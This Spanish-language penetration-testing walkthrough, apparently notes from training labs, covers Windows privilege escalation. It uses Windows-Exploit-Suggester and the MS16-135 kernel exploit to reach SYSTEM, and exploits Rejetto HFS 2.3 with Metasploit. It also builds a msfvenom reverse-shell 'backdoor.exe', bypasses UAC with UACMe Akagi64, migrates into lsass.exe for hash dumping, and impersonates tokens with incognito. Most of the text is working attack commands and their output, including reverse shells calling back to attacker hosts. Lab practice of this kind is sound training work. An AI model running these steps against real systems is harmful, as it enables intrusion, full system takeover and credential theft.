Iniciamos una shell en la sesión de Meterpreter y ejecutamos un comando para obtener información del sistema Windows.

La razón por la que esta información es muy importante es porque en realidad contiene una lista de revisiones que se han instalado. Y en base a esto, se sabrá que exploits se pueden usar contra esta versión específica de Windows con estas revisiones instaladas.

```
Logon Server : \WIN7-PC
Hotfix(s): 2 Hotfix(s) Installed.
[01]: KB2534111
[02]: KB976902

C:\Temp>systeminfo
systeminfo

Host Name: WIN7-PC
OS Name: Microsoft Windows 7 Ultimate
OS Version: 6.1.7601 Service Pack 1 Build 7601
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Workstation
OS Build Type: Multiprocessor Free
Registered Owner: Win7
Registered Organization:
Product ID: 00426-0EM-8992662-00006
Original Install Date: 4/11/2021, 3:01:04 AM
System Boot Time: 12/27/2021, 2:17:02 AM
System Manufacturer: innotek GmbH
System Model: VirtualBox
System Type: x64-based PC
Processor(s): 1 Processor(s) Installed.
[01]: Intel64 Family 6 Model 158 Stepping 10 GenuineIntel ~2808 Mhz
BIOS Version: innotek GmbH VirtualBox, 12/1/2006
```

Bueno, copiamos toda la información. Y salimos de la sesión de meterpreter. Ahora vamos por ejemplo a Desktop y dentro creamos un archivo .txt, dentro pegamos la información.

```
kali@kali ~/Desktop
> $ vim win7.txt

kali@kali ~/Desktop
> $ ls
BlueKeep  EternalBlue  Log4j          quiver    win7.txt
BugBounty  HackerSploit  ManualsAndSoftware_RedTeaming_Tips Red-Team  Windows-Enum
Cloud      Hashes       Mobile-Security   S3Dump    Windows-Exploits
CMS        Linux-Enum   Nmap-Scans     Shells
```

Ahora vamos a la ruta donde clonamos el repositorio de Windows.

```
kali@kali ~/Desktop
> $ cd Windows-Enum/Windows-Exploit-Suggester

kali@kali ~/Desktop/Windows-Enum/Windows-Exploit-Suggester
> $ ls
2021-04-08-mssb.xls  ms3.txt    win10.txt    win7vulns.txt
LICENSE.md           README.md   win7sp1.txt  windows-exploit-suggester.py

kali@kali ~/Desktop/Windows-Enum/Windows-Exploit-Suggester
> $ ./windows-exploit-suggester.py --update
[*] initiating winsploit version 3.3...
[+] writing to file 2021-12-26-mssb.xls
[*] done

kali@kali ~/Desktop/Windows-Enum/Windows-Exploit-Suggester
> $
```

./windows-exploit-suggester.py --update para generar una nueva base de datos. Ahora cargamos la base de datos con el ./windows-exploit-suggester.py --database <.xls> --systeminfo ~/Desktop/.txt que guardamos anteriormente

```
mstfconsole          . /windows-exploit-suggester.py --database 2021-12-26-mssb.xls --systeminfo
> $ ./windows-exploit-suggester.py --database 2021-12-26-mssb.xls --systeminfo ~/Desktop/win7.txt
[*] initiating winsploit version 3.3...
[*] database file detected as xls orxlsx based on extension
-
```

Esto enumerará una lista de vulnerabilidades.

En este caso en particular, o en el caso de esta herramienta, los exploits enumerados en la parte superior son los que tienen las mayores posibilidades de ser explotados con éxito.

```

[*] initiating winsploit version 3.3...
[*] database file detected as xls orxlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (ascii)
[*] querying database file for potential vulnerabilities
[*] comparing the 2 hotfix(es) against the 386 potential bulletins(s) with a database of 137 known exploits
[*] there are now 386 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 7 SP1 64-bit'
[*]
[E] MS16-135: Security Update for Windows Kernel-Mode Drivers (3199135) - Important
[*] https://www.exploit-db.com/exploits/40745/ -- Microsoft Windows Kernel - win32k Denial of Service (MS16-135)
[*] https://www.exploit-db.com/exploits/41015/ -- Microsoft Windows Kernel - 'win32k.sys' 'NtSetWindowLongPtr' Privilege Escalation (MS16-135) (2)
[*] https://github.com/tinysc/public/tree/master/CVE-2016-7255
[*]
[E] MS16-098: Security Update for Windows Kernel-Mode Drivers (3178466) - Important
[*] https://www.exploit-db.com/exploits/41020/ -- Microsoft Windows 8.1 (x64) - RGNORI Integer Overflow (MS16-098)

```

Ya tenemos elegida el exploit que nos dará privilegios elevados.

Este repositorio de github es una fuente verificable de vulnerabilidades del kernel de Windows que en realidad contiene una lista de kernels de Windows.

The screenshot shows a GitHub repository page for `SecWiki/windows-kernel-exploits`. The repository is public and has 2.5k forks and 6k stars. The code tab is selected. A specific commit for `MS16-135` is highlighted. The commit message is visible at the bottom of the page.

En nuestro caso estamos buscando el exploit `MS16-135`

<a href="#">MS16-032</a>	MS16-032
<a href="#">MS16-034</a>	ms16-034
<a href="#">MS16-075</a>	MS16-075
<a href="#">MS16-098</a>	MS16-098
<a href="#">MS16-111</a>	MS16-111
<a href="#">MS16-135</a>	MS16-135
<a href="#">MS17-010</a>	Update README.md
<a href="#">MS17-017</a>	MS17-017

Y lo bueno de este repositorio es que nos viene el código en C por el que podemos verificar que efectivamente este ejecutable o este código de explotación en particular hace lo que se supone, y no está haciendo nada malicioso. Luego podemos utilizar este código y compilarlo nosotros mismos.

..		
40823	MS16-135	5 years ago
40823-source.zip	MS16-135	5 years ago
41015.c	MS16-135	5 years ago
41015.exe	MS16-135	5 years ago
MS16-135.ps1	MS16-135	5 years ago
README.md	MS16-135	5 years ago
Win10.png	MS16-135	5 years ago
Win7.png	MS16-135	5 years ago
Win8.png	MS16-135	5 years ago
Win81.png	MS16-135	5 years ago

Vamos a descargar este ejecutable:

40823	MS16-135	5 years ago
40823-source.zip	MS16-135	5 years ago
41015.c	MS16-135	5 years ago
<a href="#">41015.exe</a>	MS16-135	5 years ago
MS16-135.ps1	MS16-135	5 years ago
README.md	MS16-135	5 years ago

Una vez descargado, tenemos que transferir este archivo ejecutable al dispositivo objetivo y ejecutarlo para obtener permisos privilegiados.

Vamos a crear una carpeta temporal en el disco C para subir ahí el ejecutable, no nos conviene subirlo en otra ruta porque podemos ser detectados:

```
meterpreter > ls
msfconsole
=====
meterpreter > Listing: C:\

=====
Mode          Size   Type  Last modified           Name
----          ---   ---   -----           ---
040777/rwxrwxrwx  0    dir   2021-12-26 18:06:19 -0500  $Recycle.Bin
040777/rwxrwxrwx  0    dir   2009-07-14 01:08:56 -0400  Documents and Settings
040777/rwxrwxrwx  0    dir   2009-07-13 23:20:08 -0400  PerfLogs
040555/r-xr-xr-x  4096   dir  2021-04-10 20:02:13 -0400  Program Files
040555/r-xr-xr-x  4096   dir  2009-07-14 00:57:06 -0400  Program Files (x86)
040777/rwxrwxrwx  4096   dir  2009-07-14 01:08:56 -0400  ProgramData
040777/rwxrwxrwx  0    dir   2021-04-10 20:01:01 -0400  Recovery
040777/rwxrwxrwx  4096   dir  2021-12-26 19:49:54 -0500  System Volume Information
040777/rwxrwxrwx  0    dir   2021-12-26 19:56:40 -0500  Temp
040555/r-xr-xr-x  4096   dir  2021-12-26 18:06:13 -0500  Users
040777/rwxrwxrwx  16384   dir  2021-12-26 17:05:39 -0500  Windows
000000/-----  0    fif    1969-12-31 19:00:00 -0500  pagefile.sys

meterpreter > cd Temp\\
meterpreter > ls
No entries exist in C:\Temp
meterpreter >
```

Y lo subimos ahí:

```
meterpreter > upload ~/Downloads/41015.exe
[*] uploading : /home/kali/Downloads/41015.exe -> 41015.exe
[*] Uploaded 132.50 KiB of 132.50 KiB (100.0%): /home/kali/Downloads/41015.exe -> 41015.exe
[*] uploaded : /home/kali/Downloads/41015.exe -> 41015.exe
meterpreter >
```

Entramos a la shell

Y ejecutamos dir para ver si se ha subido con éxito:

```
msfconsole                               kali@kali:~$ 
C:\Temp>dir
dir
Volume in drive C has no label.
Volume Serial Number is 7C78-CC0D

Directory of C:\Temp

12/27/2021  03:57 AM    <DIR>      .
12/27/2021  03:57 AM    <DIR>      ..
12/27/2021  03:57 AM           135,680 41015.exe
              1 File(s)       135,680 bytes
              2 Dir(s)   31,475,363,840 bytes free

C:\Temp>.\41015.exe
.\41015.exe
Please enter an OS version
The following OS'es are supported:
[*] 7 - Windows 7
[*] 81 - Windows 8.1
[*] 10 - Windows 10 prior to build release 14393 (Anniversary Update)
[*] 12 - Windows 2012 R2

[*] For example: cve-2016-7255.exe 7 -- for Windows 7

C:\Temp>.\41015.exe 7
.\41015.exe 7 ▶ 30:42 / 32:53
```

```
C:\Temp>.\41015.exe 7
.\41015.exe 7

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Temp>
C:\Temp>
C:\Temp>
C:\Temp>whoami
whoami
nt authority\system

C:\Temp>
```

## Evadir el UAC con UACMe

El primer paso será identificar la vulnerabilidad que se ejecuta en el objetivo o el servicio vulnerable que se ejecuta en el objetivo que podemos explotar para obtener acceso inicial.

Ya tenemos información del servidory su versión:

```
[root@INE] ~
# nmap -Pn -sS -O --min-rate 10000 -sV demo.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-13 21:12 IST
Nmap scan report for demo.ine.local (10.2.17.201)
Host is up (0.0028s latency).
Not shown: 991 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
80/tcp    open  http            HttpFileServer httpd 2.3
```

HFS httpd 2.3 es vulnerable, y se puede explotar de forma automática y fácil utilizando Metasploit Framework. Primero, iniciaremos la base de datos postgresql y seguidamente ejecutaremos Metasploit Framework.

```
$sudo service postgresql start
$msfconsole
```

Ahora buscamos un módulo llamado httpfileserver 2.3 y nos saldrá el indicado. Vemos que automáticamente se configura el meterpreter para sistema de 32 bits.

```

msf6 > search httpfileserver
Matching Modules
=====
#  Name                               Disclosure Date   Rank      Check  Description
-  exploit/windows/http/rejetto_hfs_exec  2014-09-11    excellent  Yes    Rejetto HttpFileServer Remote Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/rejetto_hfs_exec

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/rejetto_hfs_exec) >

```

Configuramos y explotamos:

```

Name      Current Setting  Required  Description
HTTPDELAY  10             no        Seconds to wait before terminating web server
Proxies    no              no        A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS    demo.ine.local  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     80              yes      The target port (TCP)
SRVHOST   0.0.0.0          yes      The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT   8080            yes      The local port to listen on.
SSLCert   false           no       Negotiate SSL/TLS for outgoing connections
TARGETURI /               yes      The path of the web application
URIPATH   no              no       The URI to use for this exploit (default is random)
VHOST     no              no       HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC process         yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST    10.10.37.5        yes      The listen address (an interface may be specified)
LPORT    4444            yes      The listen port

Exploit target:
Id  Name
0   Automatic

View the full module info with the info, or info -d command.
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit

```

Como podemos ver el sistema opera con una arquitectura de 64 bits, no de 32 bits como el módulo de meterpreter nos ha dado por defecto, esto lo tenemos que cambiar para evitar problemas, crasheos, y sobre todo para que funcione nuestra explotación.

```

msf6 exploit(windows/http/rejetto_hfs_exec) > exploit

[*] Started reverse TCP handler on 10.10.37.5:4444
[*] Using URL: http://10.10.37.5:8080/6oCP6FZgcB1yAeQ
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /6oCP6FZgcB1yAeQ
[*] Sending stage (176198 bytes) to 10.2.17.201
[!] Tried to delete %TEMP%\htRLwpZhwto.vbs, unknown result
[*] Meterpreter session 1 opened (10.10.37.5:4444 → 10.2.17.201:49303) at 2025-07-13 21:22:25 +0530
[*] Server stopped.

meterpreter > sysinfo
Computer      : VICTIM
OS            : Windows Server 2012 R2 (6.3 Build 9600).
Architecture  : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > getuid
Server username: VICTIM\admin
meterpreter >

```

¿Cómo lo hacemos?

Meterpreter>pgrep explorer

<id>

Meterpreter > migrate <id>

```
meterpreter > sysinfo
Computer      : VICTIM
OS           : Windows Server 2012 R2 (6.3 Build 9600).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter > getuid
Server username: VICTIM\admin
meterpreter > grep explorer
[-] Unknown command: grep. Did you mean pgrep? Run the help command for more details.
meterpreter > pgrep explorer
2500
meterpreter > migrate 2500
[*] Migrating from 1896 to 2500...
[*] Migration completed successfully.
meterpreter > sysinfo
Computer      : VICTIM
OS           : Windows Server 2012 R2 (6.3 Build 9600).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x64/windows
meterpreter > █
```

Listo, ya lo tenemos de 64 bits.

Como podemos ver tenemos un usuario llamado admin, pero que no es el administrador, simplemente lo han llamado así. Y estos son sus privilegios:

```
meterpreter > getuid
Server username: VICTIM\admin
meterpreter > getprivs

Enabled Process Privileges
=====

Name
-----
SeChangeNotifyPrivilege
SeIncreaseWorkingSetPrivilege
SeShutdownPrivilege
SeTimeZonePrivilege
SeUndockPrivilege

meterpreter > █
```

Como podemos ver no tienen ningún permiso para ejecutar ninguna actividad administrativa o tareas como ejecutar un programa como administrador o ejecutar un ejecutable malicioso o payload como administrador.

Vamos a verificar si este usuario forma parte del grupo de administradores locales:

```
STATISTICS | STOP | TIME | USE | USER | VIEW ]  
C:\Windows\system32>net localgroup administrators  
net localgroup administrators  
Alias name      administrators  
Comment        Administrators have complete and unrestricted access to the computer/domain  
  
Members  
  
-----  
admin  
Administrator  
The command completed successfully.  
  
C:\Windows\system32>[]
```

Lo que significa que este usuario puede ejecutar esencialmente programas con privilegios elevados, pero para hacerlo necesitaremos evadir UAC.

Ahora vamos a generar un payload malicioso con el siguiente comando:

```
Sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=<nuestra_ip> LPORT=1234 -f exe > backdoor.exe
```

```
[root@INE] ~ # msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.37.5 LPORT=1234 -f exe > backdoor.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 354 bytes  
Final size of exe file: 73802 bytes
```

El siguiente paso será configurar nuestro oyente con msfconsole, mediante el módulo de multihandler para recibir la conexión una vez nuestro payload se ejecute en el objetivo:

```
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > use multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > set LHOST 10.10.37.5  
LHOST => 10.10.37.5  
msf6 exploit(multi/handler) > set LPORT 1234  
LPORT => 1234  
msf6 exploit(multi/handler) > run  
  
[*] Started reverse TCP handler on 10.10.37.5:1234
```

Volvemos a la sesión de meterpreter anterior y creamos una carpeta en C llamada Temp:

```
meterpreter > cd C:\\\\
meterpreter > mkdir Temp
Creating directory: Temp
meterpreter > cd C:\\Temp
meterpreter > pwd
C:\\Temp
```

Subimos el payload malicioso que creamos con msfvenom:

```
meterpreter > upload backdoor.exe
[*] Uploading : /root/backdoor.exe → backdoor.exe
[*] Uploaded 72.07 KiB of 72.07 KiB (100.0%): /root/backdoor.exe → backdoor.exe
[*] Completed : /root/backdoor.exe → backdoor.exe
meterpreter > █
```

Ahora, necesitamos subir el akagi64.exe del repositorio de UACMe, recordemos que estaba en root/Desktop/tools/UACME/akagi64.exe:

```
meterpreter > upload /root/Desktop/tools/UACME/Akagi64.exe
[*] Uploading : /root/Desktop/tools/UACME/Akagi64.exe → Akagi64.exe
[*] Uploaded 194.50 KiB of 194.50 KiB (100.0%): /root/Desktop/tools/UACME/Akagi64.exe → Akagi64.exe
[*] Completed : /root/Desktop/tools/UACME/Akagi64.exe → Akagi64.exe
meterpreter > █
```

```
C:\\Temp>dir
dir
Volume in drive C has no label.
Volume Serial Number is AEDF-99BD

Directory of C:\\Temp

07/13/2025  04:35 PM    <DIR>          .
07/13/2025  04:35 PM    <DIR>          ..
07/13/2025  04:35 PM            199,168 Akagi64.exe
07/13/2025  04:31 PM            73,802 backdoor.exe
              2 File(s)       272,970 bytes
              2 Dir(s)   8,282,431,488 bytes free

C:\\Temp>█
```

Vemos que ya están subidos, pero si intentamos ejecutar el backdoor.exe nos dará el error de que tienen que no tiene permisos para ejecutar programas sin ser Administrador.

Lo que haremos será ejecutar el Akagi64.exe de la siguiente manera.

En esta versión de Windows el método 23 o clave 23 el cual se aprovechará del paquete de administrador de Windows.

```
C:\Temp>.\Akagi64.exe 23 C:\Temp\backdoor.exe  
.\Akagi64.exe 23 C:\Temp\backdoor.exe
```

```
C:\Temp>
```

```
msf6 > use multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > set LHOST 10.10.5.2  
LHOST => 10.10.5.2  
msf6 exploit(multi/handler) > set LPORT 1234  
LPORT => 1234  
msf6 exploit(multi/handler) > run  
  
[*] Started reverse TCP handler on 10.10.5.2:1234  
[*] Sending stage (175174 bytes) to 10.2.22.220  
[*] Meterpreter session 1 opened (10.10.5.2:1234 -> 10.2.22.220:49217) at 2021-12-28 07:36:40 +0530  
  
meterpreter > sysinfo  
Computer : VICTIM  
OS : Windows 2012 R2 (6.3 Build 9600).  
Architecture : x64  
System Language : en_US  
Domain : WORKGROUP  
Logged On Users : 2  
Meterpreter : x86/windows  
meterpreter > getuid  
Server username: VICTIM\admin  
meterpreter > I
```

```
meterpreter > getprivs

Enabled Process Privileges
=====
Name
-----
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
```

Hemos incrementado nuestros privilegios Ahora

vamos a process:

```
Meterpreter > ps
```

Process List						
PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\svchost.exe
344	680	svchost.exe	x64	0		
364	4	smss.exe	x64	0		
516	508	csrss.exe	x64	0		
580	572	csrss.exe	x64	1		
588	508	wininit.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\wininit.exe
632	572	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\System32\winlogon.exe
680	588	services.exe	x64	0		
688	588	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\lsass.exe
748	680	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
780	680	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\System32\svchost.exe
836	2124	comhost.exe	x64	1	VICTIM\admin	C:\Windows\System32\comhost.exe
868	680	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
888	632	dwm.exe	x64	1	Window Manager\DW-M-1	C:\Windows\System32\dwm.exe
912	680	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
924	680	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
944	680	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
1140	680	spoolsv.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\spoolsv.exe
1168	680	amazon-ssm-agent.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\Amazon\SSM\amazon-ssm-

Y como tenemos privilegios elevados podemos migrar a cualquier PID que queramos, como por ejemplo lsass.exe para dumper los hashes de los usuarios:

Meterpreter > migrate <pid lsass.exe>

```
meterpreter > migrate 688
[*] Migrating from 2396 to 688...
[*] Migration completed successfully.
meterpreter > sysinfo
Computer : VICTIM
OS : Windows 2012 R2 (6.3 Build 9600).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

## Suplantación de Token de acceso

Primero haremos un escaneo para ver qué servicios se están ejecutando. Como podemos ver se está ejecutando un servicio http y su versión httpfileserver 2.3 es totalmente vulnerable.

```
[root@INE -]# nmap -Pn -sS -sV -T4 demo.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-13 23:22 IST
Nmap scan report for demo.ine.local (10.2.18.50)
Host is up (0.0029s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp      open  http        HttpFileServer httpd 2.3
135/tcp     open  msrpc       Microsoft Windows RPC
139/tcp     open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp     open  microsoft-ds?
3389/tcp    open  ms-wbt-server Microsoft Terminal Services
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.83 seconds
```

Utilizaremos un módulo de Metasploit Framework bastante poderoso y útil:

```
msf6> search httpfileserver 2.3
```

Se asigna por defecto un meterpreter de 32 bits, lo podemos cambiar a 64 bits si lo deseamos.

```

msf6 > search httpfileserver 2.3
Matching Modules
=====
#  Name
-  exploit/windows/http/rejetto_hfs_exec  2014-09-11      excellent  Yes  Rejetto HttpFileServer Remote Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/rejetto_hfs_exec

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/rejetto_hfs_exec) >

```

Configuramos y explotamos:

```

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/rejetto_hfs_exec) > set RHOSTS demo.ine.local
RHOSTS => demo.ine.local
msf6 exploit(windows/http/rejetto_hfs_exec) > options

Module options (exploit/windows/http/rejetto_hfs_exec):
Name  Current Setting  Required  Description
----  --------------  --  -----
HTTPDELAY  10          no        Seconds to wait before terminating web server
Proxies    demo.ine.local yes       A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS    demo.ine.local yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
REPORT     80          yes       The target port (TCP)
SRVHOST   0.0.0.0       yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT   8080         yes       The local port to listen on
SSL        false        no        Negotiate SSL/TLS for outgoing connections
SSLCert    no          no        Path to a custom SSL certificate (default is randomly generated)
TARGETURI /           yes       The path of the web application
URIPATH   no          no        The URI to use for this exploit (default is random)
VHOST     no          no        HTTP server virtual host

Payload options (windows/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
----  --------------  --  -----
EXITFUNC process      yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST    10.10.37.5    yes       The listen address (an interface may be specified)
LPORT    4444         yes       The listen port

Exploit target:
Id  Name
--  --

[*] Sending stage (176198 bytes) to 10.2.18.50
[!] Tried to delete %TEMP%\TymtZTnrzy.vbs, unknown result
[*] Meterpreter session 1 opened (10.10.37.5:4444 → 10.2.18.50:49755) at 2025-07-13 23:27:41 +0530
[*] Server stopped.

meterpreter > sysinfo
Computer      : ATTACKDEFENSE
OS            : Windows Server 2019 (10.0 Build 17763).
Architecture   : x64
System Language : en_US
Meterpreter    : x86/windows
meterpreter > pgrep explorer
3264
meterpreter > migrate 3264
[*] Migrating from 3280 to 3264 ...
[-] core_migrate: Operation failed: Access is denied.
meterpreter > getuid
Server username: NT AUTHORITY\LOCAL SERVICE
meterpreter > getprivs

Enabled Process Privileges
=====

Name
-----
SeAssignPrimaryTokenPrivilege
SeAuditPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeImpersonatePrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeSystemtimePrivilege
SeTimeZonePrivilege

meterpreter > []

```

Vemos que no nos deja migrar a 64 bits porque no tenemos permisos suficientes, y solo tenemos privilegios a nivel local. Además, estamos tratando con un Windows Server 2019 a comparación con el otro que era un WS 2012

```
SeChangeNotifyPrivilege  
SeCreateGlobalPrivilege  
SeImpersonatePrivilege  
SeIncreaseQuotaPrivilege  
SeIncreaseWorkingSetPrivilege
```

Sin embargo, si prestamos atención, podemos ver que tenemos el privilegio de suplantar o mejor dicho esta cuenta de usuario en particular para suplantar esencialmente otro acceso.

Vamos a cargar el módulo incognito.

En la primera carga murió la sesión porque antes intentamos migrar de 32 bits a 64 bits y por eso se crasheo, pero no importa, volvemos a ejecutar el exploit y esta vez cargamos el módulo incognito:

```
meterpreter > load incognito  
Loading extension incognito ...  
[*] 10.2.18.50 - Meterpreter session 1 closed. Reason: Died  
[-] Failed to load extension: No response was received to the core_loadlib request.  
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit  
[*] Started reverse TCP handler on 10.10.37.5:4444  
[*] Using URL: http://10.10.37.5:8080/oenh8EAl  
[*] Server started.  
[*] Sending a malicious request to /  
[*] Payload request received: /oenh8EAl  
[*] Sending stage (176198 bytes) to 10.2.18.50  
[!] Tried to delete %TEMP%\sWjDvuBoNPI.vbs, unknown result  
[*] Meterpreter session 2 opened (10.10.37.5:4444 → 10.2.18.50:49769) at 2025-07-13 23:35:01 +0530  
[*] Server stopped.  
  
meterpreter > load incognito  
Loading extension incognito ... Success.  
meterpreter > []
```

Ahora vamos a listar la lista de tokens Meterpreter

```
> list_tokens -u
```

```
meterpreter > load incognito  
Loading extension incognito ... Success.  
meterpreter > list_tokens -u  
[-] Warning: Not currently running as SYSTEM, not all tokens will be available  
Call rev2self if primary process token is SYSTEM  
  
Delegation Tokens Available  
=====  
ATTACKDEFENSE\Administrator  
NT AUTHORITY\LOCAL SERVICE  
  
Impersonation Tokens Available  
=====  
No tokens available  
  
meterpreter > []
```

Y como podemos ver tenemos tanto Delegation Tokens y Impersonation Tokens

Recordemos que los tokens de delegación se crearon como resultado directo de un inicio de sesión interactivo. Y los tokens de suplantación se crearon como resultado directo de un proceso no interactivo.

En este caso utilizaremos el token de ATTACKDEFENSE\Administrator para suplantarla y así poder elevar nuestros privilegios:

Impersonate\_token "ATTACKDEFENSE\Administrator"

```
meterpreter > impersonate_token "ATTACKDEFENSE\Administrator"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
          Call rev2self if primary process token is SYSTEM
[+] Delegation token available
[+] Successfully impersonated user ATTACKDEFENSE\Administrator
meterpreter >
```

como podemos ver lo hemos suplantado con éxito.

```
meterpreter > getuid
Server username: ATTACKDEFENSE\Administrator
meterpreter > getprivs
[-] Unknown command: getprivs. Did you mean getprivil? Run the help command for more details.
meterpreter > getprivils
[-] stdapi_sys_config_getprivils: Operation failed: Access is denied.
meterpreter >
```

Cuando intentamos ver los permisos vemos que aún nos sale denegado. Vamos a migrar:

```
meterpreter > pgrep explorer
3264
meterpreter > migrate 3264
[*] Migrating from 3784 to 3264 ...
[-] Error running command migrate: Rex::RuntimeError Cannot migrate into non existent process
meterpreter > migrate 3264
[*] Migrating from 3784 to 3264 ...
[*] Migration completed successfully.
meterpreter >
```

```
[*] Migration completed successfully.
meterpreter > getprivils
Enabled Process Privileges
_____
Name
_____
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeDelegateSessionUserImpersonatePrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
meterpreter > getuid
Server username: ATTACKDEFENSE\Administrator
meterpreter >
```

Ahora vamos a obtener acceso al NT AUTHORITY\SYSTEM Mismo proceso, suplantación mediante token:

```
Call rev2self if primary process token is SYSTEM
[+] Delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getprivs

Enabled Process Privileges
=====
Name
-----
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeDelegateSessionUserImpersonatePrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
```

## Alternate Data Streams

